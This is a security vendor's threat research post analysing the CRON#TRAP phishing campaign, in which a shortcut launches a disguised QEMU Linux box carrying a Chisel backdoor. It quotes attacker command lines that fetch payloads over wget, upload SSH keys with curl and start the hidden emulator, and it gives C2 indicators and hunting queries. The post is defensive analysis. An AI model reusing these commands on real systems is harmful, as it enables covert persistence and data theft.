CRON#TRAP: Emulated Linux Environments as the Latest Tactic in Malware Staging

securonix.com/blog/crontrap-emulated-linux-environments-as-the-latest-tactic-in-malware-staging/

Blog

SIEM

Securonix Threat Research Security Advisory

By Securonix Threat Research: Den Iuzvyk, Tim Peck

Nov 4, 2024

tldr: In a rather novel attack chain, attackers deploy a custom-made emulated QEMU Linux box to persist on endpoints, delivered through phishing emails.

The Securonix Threat Research team has been tracking an intriguing attack campaign that leverages a malicious shortcut (.lnk) file. When executed, this file extracts and initiates a lightweight, custom Linux environment emulated through QEMU.

What makes the CRON#TRAP campaign particularly concerning is that the emulated Linux instance comes pre-configured with a backdoor that automatically connects to an attacker-controlled Command and Control (C2) server. This setup allows the attacker to maintain a stealthy presence on the victim's machine, staging further malicious activity within a concealed environment, making detection challenging for traditional antivirus solutions. Since QEMU is legitimate software, often used in development and research, its presence typically won't trigger any security alarms.

We were unfortunately not able to establish confident attribution or victimology with this campaign. However, based on sample telemetry, most sources appeared to originate from the US and Europe. Additionally, based on the verbiage used throughout the campaign and considering the command and control servers were located within the United States, allowing us to suggest with low to medium confidence that North America may have been a primary target.

Before we get ahead of ourselves, let's back it up a little bit. So what is QEMU and how can it be used maliciously?

In a nutshell, QEMU (Quick Emulator) is a legitimate, open-source virtualization tool that allows for emulating various hardware and processor architectures, enabling them to run different operating systems or applications in a virtualized environment. It can simulate processors like x86, ARM, and PowerPC, making it versatile for testing, development, and research. In the case of the CRON#TRAP campaign, the attackers opted to emulate a Linux installation of Tiny Core Linux. As far as we can determine, this is the first time that this tool has been used by attackers for malicious purposes outside of Cryptomining.

Initial infection

While our team was not able to derive the original source of the attack, **we believe that the attack began with a phishing email which contained a link to download a zip file**. The theme appears to be survey-related as the name of the ZIP file and the contained shortcut file were named "OneAmerica Survey.zip" and "OneAmerica Survey.lnk". Based on the file nomenclature it's clear that the threat actors are masquerading as the OneAmerica financial institution, which could indicate a target demographic.

Taking a quick look at the zip file, it is absolutely massive for a phishing document. The file stands at an impressive **285MB** which could raise suspicions to some users. When the user extracts the archive, they're presented with a single file (shortcut) "OneAmerica Survey" and a "data" directory containing the entire QEMU installation directory.

The entirety of the data folder's contents have the hidden attribute applied, so unless the user has the "view hidden files" Explorer option enabled, they won't see any contained contents.




Figure 1: Contents of OneAmerica Survey.zip as it would appear to the user

Taking a look at the shortcut file, it appears to link to the system's PowerShell process and executes a simple command. The command takes the downloaded zip file and (re)extracts its contents into the user's profile directory into a directory called "datax". It then executes start.bat contained at:

"`$home\datax\data\start.bat`"




Figure 2: LNK (shortcut) file analysis: commands and process details

The batch file start.bat accomplishes two tasks. First, it uses explorer.exe to display a “server error” to the user implying that the link or URL to the survey was somehow broken on the server-side. The user at this point would probably dismiss the error. The entirety of the start.bat code can be seen in the image below. Second, the script executes the QEMU process and command line to start the emulated Linux environment. The process qemu.exe was renamed to fontdiag.exe by the attacker prior to delivery of the phishing lure.

Figure 3: contents of start.bat

Lure document

The image is executed by the explorer.exe process. Since the image is hosted on a remote server via HTTPS, the user’s default browser would open and display the image. The image is a simple server error message. While there is technically no error, rather an image of the error, the attackers would hope this would be glanced over by the user. The image was hosted on a public site:

hxxps://forum.hestiacp[.]com/uploads/default/original/2X/9/9aae76309a614c85f880512d8fe7df158fec52cc.png




Figure 4: Lure image (masquerading as a server error)

QEMU: Mount and execute

As mentioned earlier, the QEMU process was renamed and executed using the start.bat script. This QEMU process is the legitimate process and is digitally signed using a valid digital certificate. The Linux box was executed using the following command:

```
START /B %HOMEPATH%\datax\data\fontdiag.exe -drive file=%HOMEPATH%\datax\data\tc.img -nographic &
```

The use of the "-nographic" parameter means that the Linux virtual environment will run silently in the background. For the sake of analysis, we removed this to interact with the OS. Fortunately, as we don't know the user's password, auto login was enabled! At this stage, we can interact with the OS.

PivotBox: Exploring the attacker's Linux environment

As seen in the image below, the MOTD banner displays "PivotBox" as well as an options command. These appear to be custom-set by the attacker as we witnessed many edits to /etc/motd and the user's .ashrc file (see history section below). This file is the user's profile configuration for the Almquist Shell (often referred to as ash), a lightweight shell commonly used in Unix-like operating systems.

The options command yielded two "special commands" `get-host-shell` and `get-host-user` which allow for interacting with the host.




Figure 5: Screenshot of "PivotBox" – custom Tiny Core Linux QEMU instance

The `get-host-shell` alias created by the attacker attempts to spawn an interactive shell on the host machine by initiating an SSH connection. The command uses information stored in a QEMU-specific file, `/sys/firmware/qemu_fw_cfg/by_name/opt/usercontext/raw`, which contains user context information.

The command points to IP 10.0.2.2, a common IP for host-guest communication in virtualized environments, which serves as an alias to the host's loopback interface.

The get-host-user Alias fetches and displays the username or context that the QEMU instance is running under on the host by reading from usercontext/raw.

Exploring PivotBox's command history

Linux by default will store a record of all commands executed by the user inside the user's profile directory. As the ash shell was used, we were fortunate to find that we had obtained a command record of the creation of the PivotBox Linux image. Typically good OPSEC (operational security) would entail clearing the history, especially if the image would be deployed elsewhere. We're not sure if this was a lapse in the attacker's workflow, or if they just didn't care.




Figure 6: Screenshot of a portion of the attacker's .ash_history file

While there's a lot to unpack, let's take a look at some of the highlights that we discovered. The .ash_history file provided us with a series of steps that suggest an advanced attempt at persistence by creating this stealthy toolkit within its own environment Here's a breakdown of the key actions:

Network Testing & Initial Reconnaissance

Commands: `ping google.com` and `wget`
Purpose: Confirm network connectivity and attempt to fetch remote resources (likely staging or payload files) from both IP-based URLs (192.168.160.143) and GitHub-hosted content. The private 192 address would appear to be from the attacker's testing infrastructure.

Tool Installation and Preparation

Commands: `tce-load -wi [tool]`
Purpose: This Tiny Core Linux (`tce`) command installs tools such as vim, file, and openssh, indicating the attacker is preparing the environment for modifications, file analysis, and SSH access.
Implication: The installation of openssh hints at establishing persistent remote access.

Payload Manipulation and Execution

Commands: `./crondx, chmod +x crondx, ln -s /lib /lib64`

Purpose: Execution of crondx, potentially after renaming or replacing files downloaded from the attacker's server or GitHub repositories. Linking /lib to /lib64 suggests an attempt to bypass environment dependencies.
Observations:

`wget http://192.168.160.143:8000/crondx` downloads a file to be used as crondx, later executed multiple times with variations (`./crondx, /bin/bash ./crondx`).

Regular use of file analysis (file crondx) indicates testing or validation of each download.

Configuration Persistence and Privilege Escalation

Commands: `sudo vim /opt/bootlocal.sh, filetool.sh -b`
Purpose: Editing /opt/bootlocal.sh is used to persist changes across reboots. Using `filetool.sh -b` is a method to save changes in Tiny Core Linux's file structure, ensuring that any modifications to system configuration are retained.
Persistence: By modifying and backing up configurations, it ensures that crondx will be reloaded or re-executed on each start of the QEMU instance.

SSH Key Manipulation for Remote Access

Commands: `ssh-keygen -t rsa`, `curl --upload-file ~/.ssh/id_rsa.pub`
Purpose: By generating an SSH key and uploading the public key, the attacker aims to access the target machine without a password.
Implication: This is a classic persistence technique, allowing re-entry into the environment by using SSH keys uploaded to a known location.

File and Environment Management

Commands: `tce-load -i 7z`, `unzip`, `7z x [archive.zip]`
Purpose: Frequent use of archive tools shows a method for handling large file transfers or additional payloads while maintaining an organized working environment.

The repeated downloads and extractions of files (such as resolvd.zip, ch.zip) likely contain supplementary payloads or configurations.

System and User Enumeration

Commands: `get-host-user, uname -a, df, ls -hal`
Purpose: Basic reconnaissance to understand the environment, identify user information, and confirm file locations.
Implication: This allows the attacker to adjust actions based on system architecture or available space, tailoring commands to the target.

Potential Exfiltration or Command Control Channels

Commands: `wget hxxps://free[.]keep.sh`
Purpose: Using a free file-sharing service could serve as an exfiltration channel for SSH keys or other sensitive files.

Summary of the command history:

Like a game of chess, the attackers prepped their environment with a strategy in mind. They systematically installed, tested, and executed multiple payloads and configurations, each preparing for the next phase. The use of bootlocal.sh and SSH keys indicates they're aiming for a reliable presence on the machine.

There were several times where they downloaded crondx files from various URLs. The reasons for this were unknown, however we speculate that they could have been modifying the payload until it functions as expected.

Analysis of crondx (Chisel)

The binary file that gets executed at the startup of the Linux QEMU instance is located at /home/tc/crondx. The file is a 64-bit ELF executable compiled in Go (golang). Some of the high level details can be found below.




Figure 7: File overview of crondx

Upon closer inspection, the binary appears to be a pre-configured Chisel client designed to connect to a remote Command and Control (C2) server at `18.208.230[.]174` via websockets. Typically, a Chisel client requires command-line parameters to specify modes (client or server) and connection details. In this case, however, the attackers opted to hard-code these parameters directly into the binary, removing the need for external configuration. This customization is straightforward due to Chisel's open-source nature and allows the binary to execute with minimal visibility, making detection more challenging.

According to Chisel's GitHub, it is "*…a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.*" Chisel's design makes it particularly effective for creating covert communication channels and tunneling through firewalls, often under the radar of network monitoring tools.

The attackers' approach effectively transforms this Chisel client into a full backdoor, enabling remote command and control traffic to flow in and out of the Linux environment. This setup provides them with persistent, encrypted access to the compromised system that would allow them to manage additional

payloads or exfiltrate data at will.

Wrapping up…

The CRON#TRAP campaign demonstrates a sophisticated and novel approach to compromising systems through a combination of phishing, emulated environments, and stealthy pre-configured tunneling. What makes this campaign so interesting is the fact that it begins with a rather standard sequence of events, a phishing lure, leading to the download of a large zip file containing a malicious .lnk shortcut. However, things take a dramatic turn once code execution begins. PowerShell is used to kick off a chain of events that lead to the starting of an entire emulated Linux environment using a disguised QEMU executable. This emulated Linux environment enables the attacker to operate outside the visibility of traditional antivirus solutions.

Within this environment, a highly customized setup unfolds. The emulated system includes a crondx (Chisel) binary, a tunneling tool commonly used for passing data covertly through firewalls. The Chisel client is pre-configured with hard-coded parameters, allowing it to connect automatically to a remote Command and Control (C2) server via websockets, providing attackers with a persistent backdoor into the environment.

The attacker's presence in the emulated Linux system is further reinforced by various persistence techniques. Through modifications in startup scripts and the use of SSH keys, they ensure continued access even after reboots. Command aliases, such as `get-host-shell` and `get-host-user`, allow them to interact directly with the host machine from within the isolated QEMU environment, a feature likely intended to facilitate lateral movement or data exfiltration.

The `.ash_history` file reveals a trail of actions taken to install tools, gather system information, and download additional payloads, showcasing a modular and adaptive attack method. The attacker's reliance on legitimate software like QEMU and Chisel adds an additional layer of evasion, as these tools are unlikely to trigger alerts in many environments.

Securonix recommendations

- As this campaign likely started using phishing emails, avoid downloading files or attachments from external sources, especially if the source was unsolicited. Common file types include zip, rar, iso, and pdf. Additionally, external links to download these kinds of files should be considered equally dangerous. Zip files, sometimes password-protected, were used during this campaign.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged their QEMU instance from the user's home directory at: `%HOME%\datax`.
- Monitor for the use of legitimate software being executed from unusual locations.
- We strongly recommend deploying robust endpoint logging capabilities to aid in PowerShell detections. This includes leveraging additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques

Initial Access	T1566.001: Phishing: Spearphishing Attachment
Command and Control	T1071.001: Application Layer Protocol: Web Protocols T1132: Data Encoding T1572: Protocol Tunneling
Defense Evasion	T1027: Obfuscated Files or Information T1036: Masquerading T1218: System Binary Proxy Execution T1564.006: Hide Artifacts: Run Virtual Instance
Execution	T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1204.001: User Execution: Malicious Link T1204.002: User Execution: Malicious File
Persistence	T1072: Software Deployment Tools
Exfiltration	T1041: Exfiltration Over C2 Channel

Relevant Securonix detections

Relevant hunting queries

(remove square brackets “[ ]” for IP addresses or URLs)

- `index = activity AND rg_functionality = "Next Generation Firewall" AND destinationaddress = "18.208.230[.]174"`
- `index = activity AND rg_functionality = "Next Generation Firewall" AND destinationhostname CONTAINS "forum.hestiacp[.]com/uploads/default/original/2X/9/9aae76309a614c85f880512d8fe7df158fec52cc.png"`
- `index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "File created" OR deviceaction = "File created (rule: FileCreate)") AND customstring49 ENDS WITH "\\datax\\data\\fontdiag.exe")`
- `index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "Procstart" OR deviceaction = "Process" OR deviceaction = "Trace Executed Process") AND customstring48 = "QEMU machine emulators and tools" AND customstring54 NOT CONTAINS "\\Program Files"`

C2 and infrastructure

